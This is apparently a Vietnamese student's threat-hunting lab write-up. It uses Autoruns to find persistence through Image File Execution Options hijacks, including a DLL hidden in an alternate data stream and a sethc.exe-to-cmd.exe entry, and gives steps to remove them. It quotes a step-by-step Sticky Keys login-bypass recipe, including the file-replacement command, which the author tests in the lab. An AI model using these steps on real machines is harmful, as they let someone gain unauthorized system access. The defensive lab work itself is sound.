
`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Powershell`

Loại bỏ mã độc

1. Xóa bỏ giá trị `powershell` trong registry

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

2. Xóa bỏ file `install.ps1`



Lab10.

Quan sát các task chạy trong autoruns.

Autorsuns - Sysinternals: www.sysinternals.com						
File		Search	Entry	Options	Category	Help
Print Monitors	Logon	LSA Providers	Network Providers	WMI	AppInit	Known DLLs
Everything	Logon	Scheduled Tasks	Services	Drivers	Codecs	Boot Execute
Autorsuns Entry	Description	Publisher	Image Path			Timestamp
						Virus
Logon						
HKCU\Software\Microsoft\Windows\CurrentVersion\Run						
OneDrive	Microsoft OneDrive	(Verified) Microsoft Corporation	C:\Users\Gee\AppData\Local\Microsoft\OneDrive\OneDrive.exe	Tue Jan 12 09:57:42 2021		
UniKey		(Not Verified)	C:\Program Files\UniKey\UniKeyNT.exe	Sat Aug 23 16:24:50 202		
HKLM\Software\Microsoft\Windows\CurrentVersion\Run						
SecurityHealth	Windows Defender notification icon	(Not Verified) Microsoft Corpor...	C:\Program Files\Windows Defender\MSASCuiL.exe	Thu Apr 12 06:33:58 2		
VMware User Process	VMware Tools Core Service	(Verified) VMware, Inc.	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	Mon Aug 10 07:46:48 ...		
VMware VMDService Process	VMware SVGA Helper Service	(Verified) VMware, Inc.	C:\Windows\system32\vm3dservice.exe	Mon Aug 10 07:24:2...		
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell						
cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	C:\Windows\system32\cmd.exe	Thu Apr 12 06:34:14 2018		
HKLM\Software\Microsoft\Active Setup\Installed Components						
n/a	Microsoft .NET IE SECURITY REGIS...	(Verified) Microsoft Corporation	C:\Windows\System32\mscories.dll	Thu Apr 12 06:33:56 2		
HKLM\Software\Wow6432Node\Microsoft\Active Setup\Installed Components						
n/a	Microsoft .NET IE SECURITY REGIS...	(Verified) Microsoft Corporation	C:\Windows\System32\mscories.dll	Thu Apr 12 06:33:56 2		
Explorer						
HKCU\Software\Classes*\ShellEx\ContextMenuHandlers						
FileSyncEx	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Gee\AppData\Local\Microsoft\OneDrive\20.201.1005.0...	Tue Jan 12 09:28:51 2021		
HKCU\Software\Classes\Directory\ShellEx\ContextMenuHandlers						
FileSyncEx	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Gee\AppData\Local\Microsoft\OneDrive\20.201.1005.0...	Tue Jan 12 09:28:47 2		
HKCU\Software\Classes\Background\ShellEx\ContextMenuHandlers						
FileSyncEx	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Gee\AppData\Local\Microsoft\OneDrive\20.201.1005.0...	Tue Jan 12 09:28:47 2		
HKLM\Software\Classes\Protocols\Filter						
text/xml	Microsoft Office XML MIME Filter	(Verified) Microsoft Corporation	C:\Program Files\Common Files\Microsoft Shared\OFFICE16\M...	Fri Jul 31 09:57:12 2015		
HKLM\Software\Classes\Protocols\Handler						
ms-help	Microsoft® Help Data Services Modu...	(Verified) Microsoft Corporation	C:\Program Files\Common Files\Microsoft Shared\Help\hdds.dll	Fri Jul 31 09:56:38 2015		
mso-minsb.16	Microsoft Office 2016 component	(Verified) Microsoft Corporation	C:\Program Files\Microsoft Office\Office16\MSOSB.DLL	Fri Jul 31 09:57:08 2015		
osf.16	Microsoft Office 2016 component	(Verified) Microsoft Corporation	C:\Program Files\Microsoft Office\Office16\MSOSB.DLL	Fri Jul 31 09:57:08 2015		
HKLM\Software\Classes*\ShellEx\ContextMenuHandlers						
ANotepad++64	ShellHandler for Notepad++ (64 bit)	(Verified) Notepad++	C:\Program Files\Notepad++\NppShell_06.dll	Wed Jun 24 07:58:58 ...		

Thoát đầu, mình khá bất lực khi những task trong lab đều là legitimate.

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options						
vds.exe		Windows host process (Rundll32)	(Verified) Microsoft Windows	C:\Windows\system32\rundll32.exe		
HKLM\Software\Classes\Htmlfile\Shell\Open\Command\(Default)						
C:\Program Files\Internet Explorer\iexplore.exe		Internet Explorer	(Verified) Microsoft Corporation	C:\Program Files\Internet Explorer\iexplore.exe		
HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options						
vds.exe		Windows host process (Rundll32)	(Verified) Microsoft Windows	C:\Windows\system32\rundll32.exe		
Applnt						
Known DLLs						
HKLM\System\CurrentControlSet\Control\Session Manager\KnownDLLs						
vds.exe						
Size: 68 K						
Windows host process (Rundll32)		Time: 4/12/2018 6:34 AM				
(Verified) Microsoft Windows		Version: 10.0.17134.1				
rundll32.exe c:\windows\system32\config\conf.dll,inst						
Ready						

Tuy nhiên, khi tìm kiếm đến chương trình vds.exe. Ta có thể thấy chương trình đang dùng rundll32.exe chạy 1 file dll có cấu trúc khá khác biệt

c:\windows\system32\config\conf.dll,inst .


Tìm kiếm file trên trong thư mục System32, mình không tìm được file nào tương tự?? Tiến hành tra cứu, ta biết được đây là 1 **ADS (Alternate Data Stream)** . Bây giờ chúng ta sẽ thử list ra các streams trong thư mục **system32** và filter các streams có tên **config** .

```
C:\Windows\System32>dir /r | findstr "config"
```

```
C:\Windows\System32>dir /r | findstring "conf"
'findstring' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32>dir /r | findstr "config"
11/28/2024 05:58 PM <DIR> config
                           159,464 config.dll:$DATA
04/12/2018 06:34 AM       666,112 configmanager2.dll
04/12/2018 06:34 AM       34,304 ipconfig.exe
04/12/2018 06:34 AM       3,186 mmc.exe.config
04/12/2018 06:34 AM      183,296 msconfig.exe
04/12/2018 06:34 AM      51,200 tetheringconfigsp.dll
04/12/2018 06:35 AM      146 UevAppMonitor.exe.config
04/12/2018 06:34 AM      725 wpr.config.xml
04/12/2018 06:34 AM     4,675 wsmconfig_schema.xml
```

Mở file config:config.dll:\$DATA bằng notepad



Không có gì nhiều để khai thác lầm :v. Tạo mã hash cho file.

```
C:\Windows\System32>certutil -hashfile config:config.dll SHA256
SHA256 hash of config:config.dll:
276bd5ec9fdb3b1c1bd96c8d9d4a2be4cf2c40ca0f7eb98aa15897f439e3e23c
CertUtil: -hashfile command completed successfully.
```

Upload lên virustotal.

Thông tin về mã độc

- Path: C:\windows\system32\config:conf.dll
- Kỹ thuật persistent: Ghi lệnh powershell vào registry

HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\vds.exe


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\vds.exe

Loại bỏ mã độc

Loại bỏ giá trị vds.exe trong HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options

Name	Type	Data
(Default)	REG_SZ	(value not set)
debugger	REG_SZ	rundll32.exe c:\windows\system32\config:conf.dll,...

Loại bỏ giá trị `vds.exe` trong `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options`



Lệnh Xóa file `config:conf.dll`, Là 1 ADS - Dữ liệu ẩn của 1 file. Nên ta phải dùng command power-shell để xóa item này.

```
PS C:\Windows\System32> remove-item -Path "C:\windows\system32\config:co
```

Lab11.

check Autoruns các task và dịch vụ chạy nền.

Autorus [THREATHUNTER\Administrator] - Sysinternals: www.sysinternals.com

File	Entry	Options	User	Help
Filter:				
WMI				
Everything	Logon	Explorer	Internet Explorer	Scheduled Tasks
Services	Drivers	Codecs	Boot Execute	Image Hijacks
AppInit	KnownDLLs	Winlogon	Wi	Sidebar Gadgets
Autorus Entry	Description	Publisher	Image Path	Timestamp
(B1EBCF28-C9BD-47A2-8D33-B948769777A7)	Microsoft Windows Codecs Library	Microsoft Corporation	c:\windows\system32\windowscodecs.dll	1/19/2008 2:33 PM
(B5EBAFB9-253E-4472-A744-0762D2685683)	Microsoft Windows Codecs Library	Microsoft Corporation	c:\windows\system32\windowscodecs.dll	1/19/2008 2:33 PM
(C9A14CDA-C338-460B-9078-D4DEBCFAEB...)	Microsoft Windows Codecs Library	Microsoft Corporation	c:\windows\system32\windowscodecs.dll	1/19/2008 2:33 PM
(CB8C13E4-62B5-4C96-A4B8-6BAAACE39C76)	Microsoft Windows Codecs Library	Microsoft Corporation	c:\windows\system32\windowscodecs.dll	1/19/2008 2:33 PM
(D049B20C-5D04-44FE-B0B3-8F92CE6D080)	Microsoft Windows Codecs Library	Microsoft Corporation	c:\windows\system32\windowscodecs.dll	1/19/2008 2:33 PM
(ED822C8C-D6B8-4301-A631-0E1416BA028F)	Microsoft Windows Codecs Extended ...	Microsoft Corporation	c:\windows\system32\windowscodecs.dll	1/19/2008 2:33 PM
(EE366069-1832-420F-B381-0479AD66F19)	Microsoft Windows Codecs Library	Microsoft Corporation	c:\windows\system32\windowscodecs.dll	1/19/2008 2:33 PM
(F3C633A2-46C8-498E-8FB8-CC6F721BBCDE)	Microsoft Windows Codecs Library	Microsoft Corporation	c:\windows\system32\windowscodecs.dll	1/19/2008 2:33 PM
<input checked="" type="checkbox"/> HKLM\System\CurrentControlSet\Control\Session Manager\BootExecute				11/29/2024 3:38 PM
<input checked="" type="checkbox"/> autocheck autochk *	Auto Check Utility	Microsoft Corporation	c:\windows\system32\autochk.exe	1/19/2008 12:29 PM
<input checked="" type="checkbox"/> HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options				12/25/2020 9:56 AM
<input checked="" type="checkbox"/> sethc.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	1/19/2008 12:34 PM
<input checked="" type="checkbox"/> HKLM\SOFTWARE\Classes\Htmfile\Shell\Open\Command\(\Default)				12/19/2008 5:24 AM
<input checked="" type="checkbox"/> C:\Program Files\Internet Explorer\iexplore.exe	Internet Explorer	Microsoft Corporation	c:\program files\internet explorer\iexplore.exe	1/19/2008 12:48 PM
<input checked="" type="checkbox"/> HKLM\System\CurrentControlSet\Control\Session Manager\KnownDLLs				1/19/2008 6:41 PM
<input checked="" type="checkbox"/> advapi32	Advanced Windows 32 Base API	Microsoft Corporation	c:\windows\system32\advapi32.dll	1/19/2008 2:27 PM
<input checked="" type="checkbox"/> clbcata	COM+ Configuration Catalog	Microsoft Corporation	c:\windows\system32\clbcata.dll	1/19/2008 2:27 PM
<input checked="" type="checkbox"/> COMDLG32	Common Dialogs DLL	Microsoft Corporation	c:\windows\system32\comdlg32.dll	1/19/2008 2:31 PM
<input checked="" type="checkbox"/> gdi32	GDI Client DLL	Microsoft Corporation	c:\windows\system32\gdi32.dll	1/19/2008 2:28 PM
<input checked="" type="checkbox"/> IERTUTIL	Run time utility for Internet Explorer	Microsoft Corporation	c:\windows\system32\iertutil.dll	1/19/2008 2:29 PM
<input checked="" type="checkbox"/> IMAGEHELP	Windows NT Image Helper	Microsoft Corporation	c:\windows\system32\imagehelp.dll	1/19/2008 2:30 PM
<input checked="" type="checkbox"/> IMM32	Multi-User Windows IMM32 API Client ...	Microsoft Corporation	c:\windows\system32\imm32.dll	1/19/2008 2:30 PM
<input checked="" type="checkbox"/> kernel32	Windows NT BASE API Client DLL	Microsoft Corporation	c:\windows\system32\kernel32.dll	1/19/2008 2:31 PM
<input checked="" type="checkbox"/> LPK	Language Pack	Microsoft Corporation	c:\windows\system32\lpk.dll	1/19/2008 2:29 PM
<input checked="" type="checkbox"/> MSCTF	MSCTF Server DLL	Microsoft Corporation	c:\windows\system32\msctf.dll	1/19/2008 2:30 PM
<input checked="" type="checkbox"/> MSVCR7	Windows NT CRT DLL	Microsoft Corporation	c:\windows\system32\msvcr7.dll	1/19/2008 2:30 PM
<input checked="" type="checkbox"/> NORMALIZ	Unicode Normalization DLL	Microsoft Corporation	c:\windows\system32\normaliz.dll	11/2/2006 3:33 PM
<input checked="" type="checkbox"/> NSI	NSI User-mode interface DLL	Microsoft Corporation	c:\windows\system32\nsi.dll	1/19/2008 2:32 PM
<input checked="" type="checkbox"/> ole32	Microsoft OLE for Windows	Microsoft Corporation	c:\windows\system32\ole32.dll	1/19/2008 2:31 PM
<input checked="" type="checkbox"/> OLEAUT32		Microsoft Corporation	c:\windows\system32\oleaut32.dll	1/19/2008 2:31 PM
<input checked="" type="checkbox"/> rpcrt4	Remote Procedure Call Runtime	Microsoft Corporation	c:\windows\system32\rpcrt4.dll	1/19/2008 2:31 PM
<input checked="" type="checkbox"/> Setupapi	Windows Setup API	Microsoft Corporation	c:\windows\system32\setupapi.dll	1/19/2008 2:31 PM
<input checked="" type="checkbox"/> SHELL32	Windows Shell Common DLL	Microsoft Corporation	c:\windows\system32\shell32.dll	1/19/2008 2:31 PM
<input checked="" type="checkbox"/> SHLWAPI	Shell Light-weight Utility Library	Microsoft Corporation	c:\windows\system32\shlwapi.dll	1/19/2008 2:31 PM
<input checked="" type="checkbox"/> URLMON	OLE32 Extensions for Win32	Microsoft Corporation	c:\windows\system32\urlmon.dll	1/19/2008 2:31 PM
<input checked="" type="checkbox"/> user32	Multi-User Windows USER API Client ...	Microsoft Corporation	c:\windows\system32\user32.dll	1/19/2008 2:32 PM
<input checked="" type="checkbox"/> USP10	Unscrub Unicode script processor	Microsoft Corporation	c:\windows\system32\usp10.dll	1/19/2008 2:32 PM
<input checked="" type="checkbox"/> WININET	Internet Extensions for Win32	Microsoft Corporation	c:\windows\system32\wininet.dll	1/19/2008 2:33 PM
<input checked="" type="checkbox"/> WLDAP32	Win32 LDAP API DLL	Microsoft Corporation	c:\windows\system32\wldap32.dll	1/19/2008 2:33 PM

Qua kiểm tra, mình hơi nghi ngờ nhẹ khi chương trình có tên `sethc.exe` chạy `cmd.exe`

<input checked="" type="checkbox"/> C:\sethc.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe
<input checked="" type="checkbox"/> HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options			
<input checked="" type="checkbox"/> C:\Program Files\Internet Explorer\iexplore.exe	Internet Explorer	Microsoft Corporation	c:\program files\internet explorer\iexplore.exe
<input checked="" type="checkbox"/> HKLM\System\CurrentControlSet\Control\Session Manager\KnownDLLs			

Tìm hiểu trên chatgpt,

sethc.exe là gì. Và sẽ ra sao nếu chương trình này chạy cmd.exe



`sethc.exe` là một tệp hệ thống hợp pháp của Windows, và tên đầy đủ của nó là "**Set Sticky Keys**". Nó chịu trách nhiệm mở tính năng **Sticky Keys** trong Windows.

Mục đích của `sethc.exe` :

- **Sticky Keys** là tính năng hỗ trợ cho người dùng có vấn đề về vận động, cho phép họ sử dụng các phím modifier (như Shift, Ctrl, Alt) một cách dễ dàng hơn mà không cần phải giữ chúng cùng lúc. Ví dụ, thay vì nhấn và giữ Shift để chọn chữ in hoa, bạn chỉ cần nhấn Shift một lần và nó sẽ "dính" lại cho đến khi bạn nhấn một phím khác.
- `sethc.exe` thực thi chương trình mở cửa sổ **Sticky Keys** khi bạn nhấn phím Shift năm lần liên tiếp.

Vị trí của `sethc.exe` :

- `sethc.exe` nằm trong thư mục **System32** của Windows, thường là C:\Windows\System32\sethc.exe.

Vấn đề khi sethc.exe chạy cmd.exe

Việc `sethc.exe` bị thay thế bằng `cmd.exe` là một thủ thuật tấn công được gọi là "Sticky Keys Exploit" (lợi dụng lỗi Sticky Keys). Điều này có thể cho phép một kẻ tấn công chiếm quyền truy cập vào hệ thống Windows mà không cần phải nhập mật khẩu đăng nhập.

Cách thức tấn công Sticky Keys Exploit:

1. **Bước 1:** Kẻ tấn công có quyền truy cập vật lý vào máy tính hoặc có quyền truy cập dưới một tài khoản người dùng không có quyền quản trị viên.
2. **Bước 2:** Kẻ tấn công thay thế `sethc.exe` (tệp Sticky Keys) bằng `cmd.exe`. Cách thực hiện này có thể được thực hiện qua Command Prompt hoặc bằng cách sao chép tệp `cmd.exe` vào thư mục `System32` và đổi tên thành `sethc.exe`.

cmd


 Copy code

```
copy cmd.exe C:\Windows\System32\sethc.exe
```

3. **Bước 3:** Khi máy tính khởi động lại và đến màn hình đăng nhập, kẻ tấn công chỉ cần nhấn phím `Shift` năm lần (kích hoạt tính năng Sticky Keys). Thay vì hiển thị cửa sổ Sticky Keys, hệ điều hành sẽ mở **Command Prompt (cmd.exe)**.
4. **Bước 4:** Kẻ tấn công có thể chạy các lệnh trong `cmd.exe` để thực hiện các hành động như thay đổi mật khẩu, kích hoạt tài khoản quản trị viên, hoặc thực hiện các lệnh độc hại.

Qua thông tin thu được, đây là kiểu tấn công `sticky keys`, khi cho phép người dùng mở cmd ngay cả khi chưa đăng nhập vào hệ thống. Cách thức là chỉ nhấn phím `shift` 5 lần

Mình thử exploit ngay trên máy lab và nó thành công.



Thông tin về mã độc


Tên: sticky keys exploit - trỏ cmd.exe vào sethc.exe

Kĩ thuật persistent: ghi giá trị path của cmd.exe vào registry

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe

Loại bỏ mã độc

Xóa giá trị tại registry



Lab12.